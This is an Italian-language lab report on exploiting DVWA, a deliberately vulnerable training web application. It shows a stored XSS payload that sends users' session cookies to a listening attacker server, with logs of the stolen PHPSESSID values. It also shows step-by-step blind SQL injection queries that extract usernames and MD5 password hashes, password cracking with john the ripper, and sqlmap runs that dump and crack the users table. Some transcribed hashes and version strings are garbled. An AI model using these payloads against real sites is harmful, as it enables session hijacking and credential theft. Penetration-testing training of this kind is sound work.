

# Report Web Application Exploit

L'obiettivo di questo test è quello di sfruttare le vulnerabilità di tipo XSS stored e SQLi blind sulla Web Application bersaglio.

## Stored Cross Site Scripting (XSS)


Viene effettuato sulla pagina un test di vulnerabilità al xss, successivamente sfruttata in modo da inviare ad un server in ascolto i cookies dell'utente. Pagina bersaglio:

The screenshot shows the DVWA Stored XSS page. The left sidebar menu is visible with 'XSS stored' selected. The main form has 'Name' set to 'test' and 'Message' set to 'Message: This is a test comment.' Below the form, three examples of stored XSS are shown in boxes: 'Name: 1 Message:', 'Name: 1 Message:', and 'Name: 1 Message:'. A 'More info' section provides links to external resources. At the bottom, it says 'Damin Vulnerable Web Application (DVWA) v1.0.7'.

Viene modificato il parametro che impedisce l'inserimento di stringhe più lunghe di 50 caratteri ed iniettato lo script malevolo:


The screenshot shows the DVWA Stored XSS page with an injected payload. The 'Name' field contains '1' and the 'Message' field contains '<script>new Image().src="http://192.168.50.103:8000/P+document.cookie</script>'. The browser's developer tools are open, showing the injected script in the DOM. The browser's status bar indicates 'Filter Output'.

Attraverso lo script il valore del cookie viene inviato ad un server python, precedentemente avviato per restare in ascolto sulla porta 8000 della macchina attaccante:



```
(kali㉿kali)-[~]
└─$ python3 -m http.server -b 192.168.50.103 8000
Serving HTTP on 192.168.50.103 port 8000 (http://192.168.50.103:8000/) ...
192.168.50.103 - - [03/Mar/2023 12:13:42] code 404, message File not found
192.168.50.103 - - [03/Mar/2023 12:13:42] "GET /security=low;%20PHPSESSID=1e1b2c9db6998fb51c7b5816d9d55df2 HTTP/1.1" 404 -
192.168.50.103 - - [03/Mar/2023 12:13:42] code 404, message File not found
192.168.50.103 - - [03/Mar/2023 12:16:27] code 404, message File not found
192.168.50.103 - - [03/Mar/2023 12:16:27] "GET /security=low;%20PHPSESSID=1e1b2c9db6998fb51c7b5816d9d55df2 HTTP/1.1" 404 -
192.168.50.103 - - [03/Mar/2023 12:19:19] code 404, message File not found
192.168.50.103 - - [03/Mar/2023 12:19:19] "GET /security=low;%20PHPSESSID=81030c33a66345a2217b32f2400d3892 HTTP/1.1" 404 -
```


Controllo che ad ogni nuova richiesta venga inviato al server in ascolto il valore del cookie dell'utente che l'ha inviata:



```
(kali㉿kali)-[~]
└─$ python3 -m http.server -b 192.168.50.103 8000
Serving HTTP on 192.168.50.103 port 8000 (http://192.168.50.103:8000/) ...
192.168.50.103 - - [03/Mar/2023 12:13:42] code 404, message File not found
192.168.50.103 - - [03/Mar/2023 12:13:42] "GET /security=low;%20PHPSESSID=1e1b2c9db6998fb51c7b5816d9d55df2 HTTP/1.1" 404 -
192.168.50.103 - - [03/Mar/2023 12:16:27] code 404, message File not found
192.168.50.103 - - [03/Mar/2023 12:16:27] "GET /security=low;%20PHPSESSID=1e1b2c9db6998fb51c7b5816d9d55df2 HTTP/1.1" 404 -
192.168.50.103 - - [03/Mar/2023 12:19:19] code 404, message File not found
192.168.50.103 - - [03/Mar/2023 12:19:19] "GET /security=low;%20PHPSESSID=81030c33a66345a2217b32f2400d3892 HTTP/1.1" 404 -
```

## Blind SQL injection

Il tipo di attacco successivo è blind SQLi, sempre sullo stesso target. Pagina su cui viene effettuato l'attacco:



Vulnerability: SQL Injection (Blind)

User ID:  Submit

More info

<http://www.secureteam.com/securityreviews/S0P0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
[http://www.owasp.org/index.php/Blind\\_injection](http://www.owasp.org/index.php/Blind_injection)

L'attacco di tipo blind si caratterizza per il fatto che viene restituito output solo se la funzione è true, quindi non vengono restituiti messaggi di errore per query false o errori di sintassi e bisogna procedere per tentativi. Per eseguire l'exploit è possibile effettuare l'injection basata su operatore booleano oppure sul tempo. Dopo aver identificato il nome del database e di quali tabelle è composto, si può procedere ad enumerare i nomi degli utenti e delle password, cominciando dalla lunghezza per poi arrivare al contenuto. Di seguito gli screenshot dei passaggi salienti della boolean based SQLi, contenenti le query per l'enumerazione dei nomi degli utenti e delle password:



```
ID: 1' AND (length((select user from users limit 0,1))) = 5#
First name: admin
Surname: admin
```

Submit

ID: 1' AND (ascii(substr((select user from users limit 0,1) ,1,1))) = 97 #  
First name: admin  
Surname: admin

Submit

ID: 1' AND (ascii(substr((select user from users limit 0,1) ,2,1))) = 100 #  
First name: admin  
Surname: admin

Submit

ID: 1' AND (ascii(substr((select user from users limit 0,1) ,3,1))) = 109 #  
First name: admin  
Surname: admin

Submit

ID: 1' AND (ascii(substr((select user from users limit 0,1) ,4,1))) = 105 #  
First name: admin  
Surname: admin

Submit

ID: 1' AND (ascii(substr((select user from users limit 0,1) ,5,1))) = 110 #  
First name: admin  
Surname: admin

ID: 1' AND (select user from users limit 0,1) = "admin"#  
First name: admin  
Surname: admin

ID: 1' AND (select user from users limit 1,1) = "gordonb"#  
First name: admin  
Surname: admin

ID: 1' AND (select user from users limit 2,1) = "1337"#  
First name: admin  
Surname: admin

ID: 1' AND (select user from users limit 3,1) = "pablo"#  
First name: admin  
Surname: admin

ID: 1' AND (select user from users limit 4,1) = "smithy"#  
First name: admin  
Surname: admin

ID: 1' AND (length((select password from users limit 0,1))) = 32#  
First name: admin  
Surname: admin

ID: 1' AND (select password from users limit 0,1) = "5f4dcc3b5aa765d61d8327deb882cf99"#  
First name: admin  
Surname: admin

ID: 1' AND (select password from users limit 1,1) = "e99a18c428cb38d5f260853678922e03"#  
First name: admin  
Surname: admin

ID: 1' AND (select password from users limit 2,1) = "8d3533d75ae2c3966d7e0d4fcc69216b"#  
First name: admin  
Surname: admin

```

ID: 1' AND (select password from users limit 3,1) = "0d107d09f5bbe40cade3de5c71e9e9b7"#
First name: admin
Surname: admin

ID: 1' AND (select password from users limit 4,1) = "5f4dcc3b5aa765d61d8327deb882cf99"#
First name: admin
Surname: admin

```

Come si può osservare dagli screenshot precedenti, l'attacco ha avuto esito positivo ed ha restituito i nomi degli utenti della web app e gli hash delle password. Sugli hash così ottenuti viene effettuato un offline password cracking col tool john the ripper, che restituisce il seguente risultato:

```

└──(kali㉿kali)-[~/Desktop]
  $ john --show --format=Raw-MD5 users-meta.txt
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password
File System      users2.txt
5 password hashes cracked, 0 left

```

La modalità time based consegue lo stesso scopo della boolean, ma, anziché stampare a schermo il risultato della query, sfrutta l'output della funzione sleep(): quest'ultima, quando la query è true, mette in pausa l'esecuzione per il numero di secondi specificato dall'utente. Nei prossimi screenshot viene mostrato un semplice esempio di query true:

User ID:  
2' AND SLEEP(5)#[Submit]

Vulnerability: SQL Injection (Blind)

User ID:  
2' AND SLEEP(5)#[Submit]

More info

http://www.securityteam.com/securityreviews/SQLP0N1P78E.html  
http://en.wikipedia.org/wiki/SQL\_injection  
http://www.untwiz.net/techinfo/sql-injection.html

Home Instructions Setup Brute Force Command Execution CSRF File Inclusion SQL Injection SQL Injection (Blind) Upload XSS reflected XSS stored DVWA Security PHP Info About Logout

Username: admin Security Level: low PHPIDS: disabled

View Source View Help

DVWA

Damn Vulnerable Web Application (DVWA) v1.0.7

A conferma della bontà del lavoro svolto in modalità “manuale”, viene lanciato il tool sqlmap, che conferma la vulnerabilità alla blind SQLi:

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.50.104/dvwa/vulnerabilities/sql_injection/?id=1&Submit=Submit" -p id --cookie "security=low; PHPSESSID=e0b2c164277f20ec27cc15d74d579ead" --level 2 --risk 2
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 12:51:07 / 2023-03-03

[12:51:07] [INFO] testing connection to the target URL
[12:51:07] [INFO] testing if the target URL content is stable
[12:51:07] [INFO] target URL content is stable
[12:51:07] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[12:51:07] [INFO] testing for SQL injection on GET parameter 'id'
```

```
[12:51:13] [INFO] testing 'Oracle stacked queries (heavy query - comment)'
[12:51:13] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (query SLEEP)'
[12:51:23] [INFO] GET parameter 'id' appears to be 'MySQL > 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include tests for 'MySQL' extending provided level (2) and risk (2) values? [Y/n] y
[12:51:45] [INFO] testing for UNION query (NULL) - 1 to 2 columns
[12:51:45] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[12:51:45] [INFO] target URL appears to be UNION injectable with 2 columns
[12:51:45] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] y
sqlmap identified the following injection point(s) with a total of 371 HTTP(s) requests:

Parameter: id (GET)
  Type: time-based blind
  Payload: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 3397 FROM (SELECT(SLEEP(5)))oOb) AND 'yTuG6Submit=Submit'

Type: UNION query
  Fetched: UNION query (NULL) - 2 columns
  Payload: 10+1 UNION ALL SELECT NULL,CONCAT(0x71626a7a71,0x72467a7048634975794457868506a46686878565079546a6a6453474563774b16e5149414f7767,0x7176626b71)-- -65Submit=Submit

[12:51:54] [INFO] the back-end DBMS is MySQL
web application technology: Apache/2.4.24 (Ubuntu 8.04 (Hardy Heron))
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL > 5.0.12
[12:51:54] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.104'
[*] ending @ 12:51:54 / 2023-03-03
```

In seguito, con lo stesso tool, viene effettuato il dump (--dump) delle informazioni necessarie ed il password cracking:

```
[12:58:55] [INFO] fetching tables for database: 'dvwa'
[12:58:55] [INFO] fetching columns for table 'users' in database 'dvwa'
[12:58:55] [INFO] fetching entries for table 'users' in database 'dvwa'.
[12:58:55] [INFO] recognized possible password hashes in column 'password'.
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[12:59:00] [INFO] writing hashes to a temporary file '/tmp/sqlmap60vealkx108913/sqlmaphashes-a5rgziy2.txt'.
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[12:59:03] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[12:59:09] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[12:59:14] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:59:14] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[12:59:22] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[12:59:26] [INFO] cracked password 'charley' for hash '18d353d75aa2c3966d7e0d4fcc69216b'
[12:59:34] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[12:59:37] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'.
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+
| user_id | user   | avatar | password          | last_name | first_name |
+-----+-----+-----+-----+
| 1       | admin   | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin      |
| 2       | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown    | Gordon    |
| 3       | 1337   | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d3533d75aa2c3966d7e0d4fcc69216b (charley) | Me       | Hack      |
| 4       | pablo   | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso  | Pablo     |
| 5       | smithy  | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith    | Bob       |
+-----+-----+-----+-----+
[12:59:37] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.104/dump/dvwa/users.csv'
```